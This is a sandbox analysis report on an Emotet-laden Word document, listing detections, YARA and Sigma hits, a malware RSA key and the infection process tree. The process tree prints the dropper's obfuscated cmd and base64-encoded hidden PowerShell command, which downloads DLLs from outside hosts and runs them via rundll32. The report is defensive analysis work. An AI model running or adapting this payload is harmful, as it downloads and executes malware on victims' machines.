ID: 343691
Sample Name: Notice 8283393_829.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:33:31
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Notice 8283393_829.doc

Overview


General Information

Sample Name:	Notice 8283393_829.doc
Analysis ID:	343691
MD5:	a4034f791ed5368.
SHA1:	fe115002ee5aa27.
SHA256:	f3f0d0112ffa52d8..

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…
- Obfuscated command line found

Classification



Startup

- System is w7x64
- WINWORD.EXE (PID: 2448 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2304 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBFAFQ
AIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8AL
gAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAW
wBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAb
gAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBTAGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAV
AA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAI
AAoAEcAZQB0AC0AaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA
6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQB
rACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwA
nACkAKQAgACAALQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwB
EACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA
6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJAB
FADMAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwA
nAEkAJwApADsAJABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAxADAAeABhAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ASwB
hACcAKwAnAGsAdABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArA
CQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4A
HgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkA
CcAKwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACc
AZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACg
AJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJ
wAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAK
wAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJ
wArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwArACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsAKAAnAGEAbgBjAGUAJwArACcALgB
jAG8AJwApACsAKAAnAG0ALwAnACsAJwB0AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8AZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnA
DcASgAnACsAJwBtADkAJwApACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAAZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8
AJwArACcALwAnACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQAYwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACg
AJwAuAGMAbwAnACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsAKAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAK
QArACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsAKAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACcAbgAnACsAJ
wBkACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcAcwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBhAGwALQA
nACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAA
nACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJwArACcAOgAvACcAKQArACgAJwAvA
DMAJwArACcAbQB1ACcAKwAnAHMAawAnACkAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJwArACcAdAAvACcAKQArACgAJwB3A
CcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKwAnAHcAdQAnACsAJwAgACcAKwAoA
CcAZAAnACsAJwBiACAAJwApACsAKAAnAG4AZAAnACsAJwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcwAnACsAJwBrAGkAbABBtAHUAJwArACcALgBjAG8
AJwApACsAKAAnAG0ALwAnACsAJwB3ACcAKwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJwArACcAaAAnACsAJwBRACcAKQArACgAJwBWAGw
AQgAnACsAJwA4AGIALwAnACkAKQAuACIAcgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJwAgACcAKQArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAK
wAnAG4AZAAnACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAAL
AAnAHcAZAAnACkAWwAzAF0AKQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIAAkAEsAbwAzAGEAYwA2ADMAIAArACAAJABGADAAOABKACkAO
wAkAE8AMQA2AFIAPQAoACcAWAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEoAZAA1AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAc
wBwADQAKQB7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKwAnAGUAYwB0ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQAL
gB3AEUAQgBDAEwASQBFAG4AdAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQAiACgAJABKAGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAM
AB4AGEAKQA7ACQATAAyADkARAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJ
wApACAAJABRAGYAeAAxADAAeABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIAA0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJ
wBsAGwAMwAyACcAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdAAnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAK
QAuACIAVABvAHMAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANAAnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAO
wAkAFoAOAAxAFYAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA MD5:

5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2524 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2456 cmdline: powershell -w hidden -enc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBd
  ACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAu
  ACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9
  AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBT
  AGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAg
  ACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAi
  ACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABj
  AHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwAr
  ACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAALQBjAFIARQBQAEwAQQBDAGUAIAAo
  ACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAg
  ACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcABy
  AG8AdABvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwAr
  ACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsAJABCADMAMQBDAD0AKAAnAEEAOAAn
  ACsAJwAxAEoAJwApADsAJABRAGYAeAAxADAAeABhAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsAdABrAHMAdwB7ACcAKwAnADAAJwAr
  ACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBk
  ACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0
  ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAoACcAbgAn
  ACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBv
  AG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAn
  ACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwAr
  ACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAKwAnAHQAZQAn
  ACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACcAZABi
  ACAAbgBkACcAKQArACgAJwA6AC8AJwArACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsAKAAnAGEAbgBjAGUAJwArACcALgBj
  AG8AJwApACsAKAAnAG0ALwAnACsAJwB0AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8AZAAnACkAKwAnAGcAJwArACcAcwAn
  ACsAKAAnADcASgAnACsAJwBtADkAJwApACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAAZAAnACsAJwBiACcAKQArACgAJwAg
  AG4AJwArACcAZAA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQAYwAnACkAKwAoACcAcgBhAG4AJwAr
  ACcAZQBzACcAKQArACgAJwAuAGMAbwAnACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsAKAAnAGkAJwArACcAbgB1ACcAKwAn
  AHgAJwArACcALQB5AGEAYQB5ACcAKQArACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsAKAAnAHcAdQAgACcAKwAnAGQAYgAn
  ACsAJwAgACcAKQArACcAbgAnACsAJwBkACcAKwAnADoAJwArACcALwAnACsAKAAnAC8AbQBtAHIAaQBuAGMAJwArACcAcwAuACcAKQArACgAJwBjAG8AJwAr
  ACcAbQAnACsAJwAvAGUAdABlAHIAbgBhAGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBj
  AHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABk
  ACcAKwAnAGIAIABuAGQAJwArACcAOgAvACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAaAwAnACkAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAn
  AHMAZQBuAHQALgBuAGUAJwArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBu
  ACcAKwAnAHMAIAAnACkAKwAnAHcAdQAnACsAJwAgACcAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBj
  AHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABk
  ACcAKwAnAGIAIABuAGQAJwArACcAOgAvACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAaAwAnACkAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAn
  AHMAZQBuAHQALgBuAGUAJwArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAHUAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBu
  ACcAKwAnAHMAIAAnACkAKwAnAHcAdQAnACsAJwAgACcAKwAoACcAZAAnACsAJwBiACcAKQArACgAJwAgAG4AZAAnACsAJwBzACcAKQArACgAJwA6ACcAKwAn
  AC8ALwAnACkAKwAoACcAcwAnACsAJwBrAGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB3ACcAKwAnAHAALQBhACcAKQArACcAZAAn
  ACsAKAAnAG0AaQBuAC8AJwArACcAaAAnACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnACkAKQAuACIAcgBgAGUAUABsAEEAYABjAEUAIgAo
  ACgAKAAnAG4AcwAnACsAJwAgACcAKQArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnACsAJwAgACcAKwAoACcALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAn
  ACwAJwB0AHIAJwApACwAJwB5AGoAJwAsACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnACkAWwAzAF0AKQAuACIAUwBwAGAAbABpAFQAIgAo
  ACQARAA1ADQAUwAgACsAIAAkAEsAbwAzAGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AFIAPQAoACcAWAA2ACcAKwAnADIAVgAnACkAOwBm
  AG8AcgBlAGEAYwBoACAAKAAkAEoAZAA1AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAt
  AE8AJwArACcAYgBqACcAKwAnAGUAYwB0ACcAKgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAEwASQBFAG4AdAApAC4AIgBEAE8AdwBOAGAATABg
  AG8AQQBgAEQARgBJAGwARQAiACgAJABKAGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7ACQATAAyADkARAA9ACgAJwBPADYAJwArACcANABl
  ACcAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAGYAeAAxADAAeABhACkALgAiAEwAYABlAG4ARwBg
  AFQAaAAiACAALQBnAGUAIAA0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBB
  ACcAKwAoACcAbgB5AFMAdAAnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAHMAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAy
  ADcAQgA9ACgAKAAnAFcANAAnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAFYAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9
  AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2724 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2728 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2800 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Kaktksw\An6othh\N49I.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Clrqippylzmyb\rtulziofetmo.zgb',jrGFt MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2948 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Clrqippylzmyb\rtulziofetmo.zgb',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjn7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2102135109.0000000000400000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.2100845487.0000000000280000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2345876127.0000000000260000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2098814580.00000000003D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2098169869.0000000000180000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.rundll32.exe.280000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.260000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.250000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.210000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.260000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 11 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

Stealing of Sensitive Information:

